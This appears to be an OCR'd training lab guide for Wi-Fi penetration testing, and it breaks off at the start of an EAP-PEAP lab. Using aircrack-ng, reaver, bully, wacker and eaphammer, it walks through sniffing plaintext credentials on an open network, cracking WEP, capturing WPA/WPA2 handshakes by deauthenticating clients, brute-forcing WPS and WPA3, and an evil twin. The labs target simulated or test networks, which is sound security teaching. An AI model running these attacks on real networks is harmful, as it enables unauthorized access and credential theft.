


Next go to:






Once the data source opens it will look for all available cards, even Bluetooth. Be careful with which cards you choose to use if the device is already in use kismet will put it in monitor mode.



Select the card you want. You can select as many cards as you want.



You can turn off channels by clicking on them. It can be a bit of a pain to get everything set up right with the channels, but you can just leave them all enabled.

Kismet output file will be in whatever folder you started it in. kismet outputs a .kismet file, you can convert into a pcap using:

```
kismetbd_to_pcap -i <*.kismet> -o <outfile.pcap>
```

LAB 1

LAB OPEN

TASK: Coffee Shop attack

The clients open SSID SweetB-Guest. This will be live so you will need to connect a Wi-Fi card and make sure it is connected to the VM.

Put the card in monitor mode

```
airmon-ng start <wlan#>
```

Find out what channel the client SSID is on. Also take note of BSSID


```
airodump-ng –band abg <wlan#mon>
```

airodump-ng will save the file where you run this command

```
airodump-ng -c <#> --bssid <mac> --essid <SSID> <wlan#mon> -w <file> --output-format pcap
```

Use Wireshark to see what protocols are in use. There may be some unencrypted protocols in use.

Statistics -> Protocol Hierarchy




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	4122	100.0	359667	37 k	0	0	0	4122
IEEE 802.11 wireless LAN	100.0	4122	19.2	68894	7274	3145	43508	4594	4122
Logical-Link Control	23.4	965	76.2	274203	28 k	0	0	0	965
Internet Protocol Version 6	0.0	2	0.0	80	8	0	0	0	2
Internet Control Message Protocol v6	0.0	2	0.0	32	3	2	32	3	2
Internet Protocol Version 4	22.8	939	5.2	18780	1983	0	0	0	939
User Datagram Protocol	13.0	534	1.2	4272	451	0	0	0	534
QUIC IETF	10.7	440	40.7	146402	15 k	440	132979	14 k	454
Domain Name System	2.3	94	1.5	5295	559	94	5295	559	94
Transmission Control Protocol	8.9	366	26.9	96656	10 k	306	68067	7187	366
Transport Layer Security	1.1	44	8.7	31438	3319	44	21206	2239	49
Hypertext Transfer Protocol	0.4	16	11.9	42652	4503	6	2889	305	16
Line-based text data	0.2	7	7.5	26800	2829	7	26800	2829	7
JPEG File Interchange Format	0.0	1	2.7	9692	1023	1	9692	1023	1
HTML Form URL Encoded	0.0	2	0.0	57	6	2	57	6	2
Internet Control Message Protocol	0.9	39	1.2	4138	436	0	0	0	39
Domain Name System	0.9	39	0.8	2734	288	39	2734	288	39
Address Resolution Protocol	0.6	24	0.2	672	70	24	672	70	24
IEEE 802.11 wireless LAN aggregate frame	0.3	12	0.6	2156	227	12	2156	227	12

```
http.request.method == "POST"
```

```
▸ Frame 850: 739 bytes on wire (5912 bits), 739 bytes captured (5912 bits)
▸ IEEE 802.11 QoS Data, Flags: ...P...T
▸ Logical-Link Control
▸ Internet Protocol Version 4, Src: 192.168.8.237, Dst: 44.228.249.3
▸ Transmission Control Protocol, Src Port: 35862, Dst Port: 80, Seq: 1, Ack: 1, Len: 653
▾ Hypertext Transfer Protocol
  ▾ POST /userinfo.php HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): POST /userinfo.php HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /userinfo.php
      Request Version: HTTP/1.1
    Host: testphp.vulnweb.com\r\n
    Connection: keep-alive\r\n
  ▸ Content-Length: 28\r\n
    Cache-Control: max-age=0\r\n
    Origin: http://testphp.vulnweb.com\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
    Referer: http://testphp.vulnweb.com/login.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    [HTTP request 1/8]
    [Response in frame: 886]
    [Next request in frame: 900]
    File Data: 28 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "uname" = "Chewy"
      Key: uname
      Value: Chewy
  ▾ Form item: "pass" = "lavalamp123"
      Key: pass
      Value: lavalamp123
```

HTTP Post with credentials in it.

File -> Export Objects -> HTTP



WE can export “objects” from the unencrypted traffic that may be of interest. You can save all of them or export individual files.

LAB 1.1

LAB OWE (On your own)

TASK: Look at the difference between OWE and an Open network

```
modprobe mac80211_hwsim radios=4
```

You will need at least three windows or use `tmux`

```
cd /home/rogue1/lab-1/LAB-OWE
```

```
hostapd SweetB-OWE.conf
```

```
┌──(root㉿Wkit)-[/home/rogue1/lab-1/LAB-OWE]
└─# hostapd SweetB-OWE.conf
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
```

```
wpa_supplicant -i wlan1 -c owe.conf
```

```
┌──(root㉿Wkit)-[/home/rogue1/lab-1/LAB-OWE]
└─# wpa_supplicant -i wlan1 -c owe.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with 22:bc:48:f7:6d:0c (SSID='SweetB-OWE' freq=2437 MHz)
wlan1: Trying to associate with 22:bc:48:f7:6d:0c (SSID='SweetB-OWE' freq=2437 MHz)
wlan1: PMKSA-CACHE-ADDED 22:bc:48:f7:6d:0c 0
wlan1: Associated with 22:bc:48:f7:6d:0c
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with 22:bc:48:f7:6d:0c [PTK=CCMP GTK=CCMP]
wlan1: CTRL-EVENT-CONNECTED - Connection to 22:bc:48:f7:6d:0c completed [id=0 id_str=]
```

```
airmon-ng start <wlan#>
airodump-ng --band abg <wlan#mon>
airodump-ng –c <#> --essid <essid> --bssid <bssid> -w <output.pcap> --output-format pcap
```

```
CH  6 ][ Elapsed: 4 mins ][ 2025-06-22 16:35 ][ WPA handshake: 22:BC:48:F7:6D:0C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

22:BC:48:F7:6D:0C  -28 100     2495        4    0   6   54   WPA3 CCMP   OWE  SweetB-OWE

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   3A:F3:7E:C1:4D:3E  -49    0 - 1      9       16
22:BC:48:F7:6D:0C  32:8D:74:2D:5D:4F  -29    0 - 1      0       41
22:BC:48:F7:6D:0C  36:18:89:C9:70:8C  -29    1 - 1      0       81  EAPOL
```

Start up the 1st set of Labs

```
cd /home/rogue1/lab-1/

./Lab-r1.sh
```

Quick note for cleaning up and troubleshooting in the lab. If you need to rerun the script or when we change to the next round of labs run this 1st.

```
killall hostapd

killall wpa_supplicant

rmmod mac80211_hwsim
```

LAB-2

WEP LAB

TASK: Obtain the WEP Key

The clients WEP enabled SSID is SweetB-WEP. Attack WEP can sometimes be problematic you may need to redo the fake authentication an the arp replay attack a couple of times to get it to work

```
tmux
```

Divide the screen into 4 sections

```
CTRL b + SHIFT 5

CTRL b + SHIT “

CTRL b <-
```

CTRL b ->

airmon-ng start <wlan#>

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# airmon-ng start wlan6

Found 5 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
   2397 wpa_supplicant
   2401 wpa_supplicant
   2405 wpa_supplicant
   2408 NetworkManager
   2419 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4    wlan4           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5    wlan5           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy6    wlan6           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                (mac80211 monitor mode vif enabled for [phy6]wlan6 on [phy6]wlan6mon)
                (mac80211 station mode vif disabled for [phy6]wlan6)
```

airodump-ng --band abg <wlan#mon>

```
 CH 62 ][ Elapsed: 2 mins ][ 2025-06-05 01:03

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:04:00  -18       50        0    0 157   54   WPA2 CCMP   PSK  SweetB-WPA2
 02:00:00:00:02:00  -25       53        0    0  36   54   WPA  TKIP   PSK  SweetB-WPA
 02:00:00:00:00:00  -18       55        1    0   6   54e  WEP  WEP40       SweetB-WEP

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

Next, we need to refine our airodump-ng parameters

airodump-ng -c <#> --essid <essid> --bssid <bssid> -w <output.pcap> --output-format pcap

Fake authenticate to the network

aireplay-ng -1 6000 -o 1 -q 10 -e <essid> -a <bssid> -h <tgtmac> <wlan#mon>

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# aireplay-ng -1 6000 -o 1 -q 10 -e SweetB-WEP -a 02:00:00:00:00:00 -h 02:00:00:00:06:00 wlan6mon
01:18:38  Waiting for beacon frame (BSSID: 02:00:00:00:00:00) on channel 6

01:18:38  Sending Authentication Request (Open System)
01:18:38  Authentication successful
01:18:38  Sending Association Request
01:18:38  Association successful :-) (AID: 1)
```

Arp replay attack

aireplay-ng -3 -b <bssid> -h <tgtmac> <wlan#>

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# aireplay-ng -3 -b 02:00:00:00:00:00 -h 02:00:00:00:06:00 wlan6mon
01:21:43  Waiting for beacon frame (BSSID: 02:00:00:00:00:00) on channel 6
Saving ARP requests in replay_arp-0605-012143.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 42217 packets (got 1843 ARP requests and 0 ACKs), sent 29720 packets...(500 pps)
```

So, to get this attack to work in our lab we need to `ping 192.168.8.5` (any address in the subnet that is not in use). Bottom line we need ARP packets for this attack to work and the way we have it set up there won't be any unless we make some.

aircrack-ng -b <bssid> <output.pcap>

```
                                                                                                  Aircrack-ng 1.7

                                                                                [00:00:41] Tested 170101 keys (got 59 IVs)
                                                                                             Got 59 out of 0 IVsStarting PTW attack with 59 ivs.
   KB    depth   byte(vote)
    0    4/ 54   F0( 512) 01( 256) 07( 256) 0D( 256) 15( 256) 1C( 256) 1F( 256) 29( 256) 2A( 256) 2E( 256) 3A( 256) 3D( 256) 40( 256) 41( 256) 48( 256) 4B( 256) 4D( 256)
    1    3/  5   DE( 512) 06( 256) 10( 256) 12( 256) 1B( 256) 24( 256) 25( 256) 27( 256) 36( 256) 45( 256) 48( 256) 49( 256) 4A( 256) 4E( 256) 4F( 256) 5E( 256) 60( 256)
    2    6/  7   1D( 512) 01( 256) 02( 256) 09( 256) 0A( 256) 0E( 256) 17( 256) 24( 256) 28( 256) 2C( 256) 31( 256) 33( 256) 35( 256) 36( 256) 39( 256) 3A( 256) 3E( 256)
    3    7/  3   97( 512) 08( 256) 0B( 256) 0F( 256) 10( 256) 11( 256) 13( 256) 16( 256) 1D( 256) 20( 256) 26( 256) 29( 256) 31( 256) 37( 256) 39( 256) 3B( 256) 40( 256)
    4    2/  4   F6( 512) 01( 256) 05( 256) 07( 256) 0D( 256) 0E( 256) 19( 256) 20( 256) 21( 256) 23( 256) 24( 256) 29( 256) 2A( 256) 2F( 256) 34( 256) 3D( 256) 41( 256)

Failed. Next try with 5000 IVs.
```

Once it cracks you will get the key, not a passphrase

```
┌──(root㉿Wkit)-[/home/rogue1/lab-1/working]
┌──(root㉿Wkit)-[/home/rogue1/lab-1/working]
└─# aircrack-ng -b 02:00:00:00:00:00 WEP-02.cap
Reading packets, please wait...
Opening WEP-02.cap
Read 2062939 packets.
                                                                                                  Got 52022 out of 50000 IVsStarting PTW attack with 52022 ivs.
                          KEY FOUND! [ AB:CD:EA:BC:DE ]
        Decrypted correctly: 100%
Attack will be restarted every 5000 captured ivs.
```

LAB-3

WPA LAB

TASK: Obtain the WPA password

```
airmon-ng start <wlan#>
airodump-ng --band abg <wlan#mon>
```

```
 CH  2 ][ Elapsed: 1 min ][ 2025-06-22 08:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:04:00  -18       29        0    0 157   54   WPA2 CCMP   PSK  SweetB-WPA2
 02:00:00:00:02:00  -25       30        0    0  36   54   WPA  TKIP   PSK  SweetB-WPA
 02:00:00:00:00:00  -18       29        0    0   6   54e  WEP  WEP         SweetB-WEP

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

```
airodump-ng -c <#> --bssid <mac> <wlan#mon> -w <output.pcap>
--output-format pcap
```

Deauth the client

```
aireplay-ng -0 5 -a <bssid> -c <client> <wlan#mon>
```

```
┌──(root㉿Wkit)-[/home/rogue1/lab-1]
└─# aireplay-ng -0 5 -a 02:00:00:00:02:00 -c 02:00:00:00:03:00 wlan7mon
08:59:13  Waiting for beacon frame (BSSID: 02:00:00:00:02:00) on channel 36
08:59:13  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:03:00] [ 0| 0 ACKs]
08:59:14  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:03:00] [ 0| 0 ACKs]
08:59:14  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:03:00] [ 0| 0 ACKs]
08:59:15  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:03:00] [ 0| 0 ACKs]
08:59:16  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:03:00] [ 0| 0 ACKs]
```

After the deauth has completed you should see this in the airodump-ng window

```
 CH 36 ][ Elapsed: 1 min ][ 2025-06-22 08:59 ][ WPA handshake: 02:00:00:00:02:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:02:00  -25 100      685       13    0  36   54   WPA  TKIP   PSK  SweetB-WPA

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 02:00:00:00:02:00  02:00:00:00:03:00  -26    6 -24      0      655  EAPOL
Quitting ...
```

With the captured 4-way handshake now we can crack it. Password list is in `/home/rogue1/opt/`

```
aircrack-ng -w <password.lst> -b <bssid> <output.cap>
```

```
                        Aircrack-ng 1.7

  [00:00:00] 24/9254562 keys tested (129.62 k/s)

  Time left: 19 hours, 49 minutes, 58 seconds                0.00%

                      KEY FOUND! [ password1 ]


  Master Key     : F4 4E 1D A7 02 35 48 06 C1 7C 7A 94 A7 0C 72 BA
                   46 5C 81 2D C4 01 B6 CD 39 FC 64 A4 4F 7D 20 6D

  Transient Key  : 98 13 AC 37 68 BC 53 16 3B DD 66 40 46 1B F6 95
                   6C 15 FA 42 E2 DD 3C 4A 59 DB 9F 5E 03 84 3D 69
                   5D DE 82 98 39 2A D7 34 51 67 B4 E9 08 1D 4C 77
                   8C F5 09 DE 0C DC B7 93 B7 CF 1D 6D AF 13 3F C9

  EAPOL HMAC     : 7F 5A 85 8B 7E A4 CE 89 FF 69 7D DE DC 9B AE 08
```

The speed at which it is cracked depends on the list and on the password. If a strong password is in use the dictionary attack probably won't work.

LAB-4

WPA2 LAB

TASK: Obtain the WPA2 password

```
airmon-ng start <wlan#>
airodump-ng --band abg <wlan#mon>
```

```
CH  2 ][ Elapsed: 1 min ][ 2025-06-22 08:53

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:00:00:00:04:00  -18       29        0    0 157   54   WPA2 CCMP   PSK  SweetB-WPA2
02:00:00:00:02:00  -25       30        0    0  36   54   WPA  TKIP   PSK  SweetB-WPA
02:00:00:00:00:00  -18       29        0    0   6   54e  WEP  WEP         SweetB-WEP

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

```
airodump-ng -c <#> --bssid <mac> <wlan#mon> -w <output.pcap>
--output-format pcap
```

Deauth the client

```
aireplay-ng -0 5 -a <bssid> -c <client> <wlan#mon>
```

```
┌──(root㉿Wkit)-[/home/rogue1/lab-1]
└─# aireplay-ng -0 5 -a 02:00:00:00:04:00 -c 02:00:00:00:05:00 wlan7mon
09:16:45  Waiting for beacon frame (BSSID: 02:00:00:00:04:00) on channel 157
09:16:45  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:05:00] [ 0| 0 ACKs]
09:16:45  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:05:00] [ 0| 0 ACKs]
09:16:46  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:05:00] [ 0| 0 ACKs]
09:16:47  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:05:00] [ 0| 0 ACKs]
09:16:47  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:05:00] [ 0| 0 ACKs]
```

After the deauth has completed you should see this in the airodump-ng window. We should see WPA Handshake in the top right corner.

```
CH 157 ][ Elapsed: 54 s ][ 2025-06-22 09:17 ][ WPA handshake: 02:00:00:00:04:00

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

02:00:00:00:04:00  -18 100      539        8    0 157   54   WPA2 CCMP   PSK  SweetB-WPA2

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

02:00:00:00:04:00  02:00:00:00:05:00  -19    6 -12      0      651  EAPOL
Quitting ...
```

With the captured 4-way handshake now we can crack it. Password list is in `/home/rogue1/opt/`

```
aircrack-ng -w <password.lst> -b <bssid> <output.cap>
```

```
                      Aircrack-ng 1.7

 [00:00:00] 24/9254562 keys tested (196.77 k/s)

 Time left: 13 hours, 3 minutes, 52 seconds                0.00%

                     KEY FOUND! [ password1 ]


 Master Key     : E1 D9 FB 26 EA C2 53 CE 49 18 E4 21 B6 D7 4A 3B
                  AE C9 F3 14 E9 07 49 CF 7D E9 55 58 E4 70 5E 86

 Transient Key  : 8E DD FB 3D 92 61 2E E1 3D 97 25 30 D0 4F 17 57
                  07 0A 47 11 7F BE 15 1E AB B4 64 02 9E 0C 97 65
                  85 62 6A C5 5E 7D 4E 91 D2 FC E5 1E 6C F8 FB 12
                  CA 5C 4D E7 7F 2B CB 8C C2 DE 15 DC AE DD 2A EF

 EAPOL HMAC     : 3D 11 3D B4 57 B0 4F FE F5 6D 64 16 D7 F8 2B B9
```

Start up the 2nd set of Labs

Frist thing we need to do a little clean up

```
killall hostapd
```

```
killall wpa_supplicant
```

```
rmmod mac80211_hwsim
```

Next, we need to start up the next set of labs.

```
cd /home/rogue1/lab-1/
```

```
./Lab-r2.sh
```

LAB-5

WPS LAB

TASK: Find the channel and the BSSID of the AP using WPS

```
airmon-ng start <wlan#>
airodump-ng --band abg <wlan#mon> --wps
```

```
CH  8 ][ Elapsed: 1 min ][ 2025-06-22 10:05

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

02:00:00:00:04:00  -25       29        0    0  44   54   WPA2 CCMP   MGT  0.0    SweetB-PEAP
02:00:00:00:02:00  -25       30        0    0  36   54   WPA3 CCMP   SAE  0.0    SweetB-WPA3
02:00:00:00:00:00  -18       30        0    0   6   54   WPA2 CCMP   PSK  2.0    SweetB-WPS

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

```
wash -i <wlan#mon>
```

```
┌──(root㉿Wkit)-[/home/rogue1/lab-1/working]
└─# wash -i wlan7mon

BSSID              Ch  dBm  WPS  Lck  Vendor    ESSID
──────────────────────────────────────────────────────────────────
02:00:00:00:00:00   6  -20  2.0  No             SweetB-WPS
^C
```

This network is not vulnerable to WPS attacks.

If it was you can use these commands to attack the network.

Brute force the pin. This will take a long time

```
reaver -i <wlan#mon> -b <bssid>
```

Bully can also brute force the pin but it can also execute the pixiewps attack which has more success against WPS version 2.0

```
bully –b <bssid> -d -c # <wlan#mon>
```

LAB-6

WPA3 LAB

TASK 1: Obtain the WPA3 password

```
airmon-ng start <wlan#>
```

```
airodump-ng --band abg <wlan0mon>
airodump-ng -c <#> --bssid <mac> <wlan#mon> -w <output.pcap>
--output-format pcap
```

```
CH  6 ][ Elapsed: 1 min ][ 2025-06-21 13:51

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

42:77:1B:D6:51:61  -25        5        0    0  36   54   WPA3 CCMP   SAE  SweetB-WPA3
```

```
cd /home/rogue1/opt/wacker/
```

```
./wacker.py --wordlist <wordlist> --interface <wlan#> --ssid
<ssid> --bssid <mac> --freq <####>
```

```
┌──(root㉿Wkit)-[/home/rogue1/opt/wacker]
└─# ./wacker.py --wordlist ../rockyouwifi.txt --interface wlan2 --ssid SweetB-WPA3 --bssid 4a:61:35:be:f2:15 --freq 5180
Starting wpa_supplicant...
Successfully initialized wpa_supplicant
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
nl80211: kernel reports: Match already configured
Start time: 21 Jun 2025 13:46:27
      10 / 9554191  words (0.00%) :   28 words/sec : 0.000 hours lapsed :    96.29 hours to exhaust (25 Jun 2025 14:04:09)
Found the password: 'password1'

Stop time: 21 Jun 2025 13:46:27
```

Wacker can take a long time. For the wordlist that we provided it says it would take over 96 hours to get through the list so try to curate a wordlist before you try this.

TASK 2: WPA3 Evil Twin (On your own)

```
cd /home/rouge1/opt/eaphammer/
```

You don't want to run this on the same channel as the real AP. Pick a different channel

```
./eaphammer –i <wlan#> -c <#> --auth wpa-psk --pmf enable –e
<SSID> --creds
```

The `--creds` saves the output to the `loot/` folder

You can use aircrack-ng against the output in the `loot/` folder. Use the command below

```
aircarck-ng creds.hccapx –e <SSID> -w <wordlist>
```

LAB-7

EAP-PEAP Lab

TASK 1: Recon. What is the username, EAP type, and certificate.

```
airmon-ng start <wlan#>
airodump-ng --band abg <wlan0mon>
airodump-ng -c <#> --bssid <mac> <wlan#mon> -w <output.pcap>
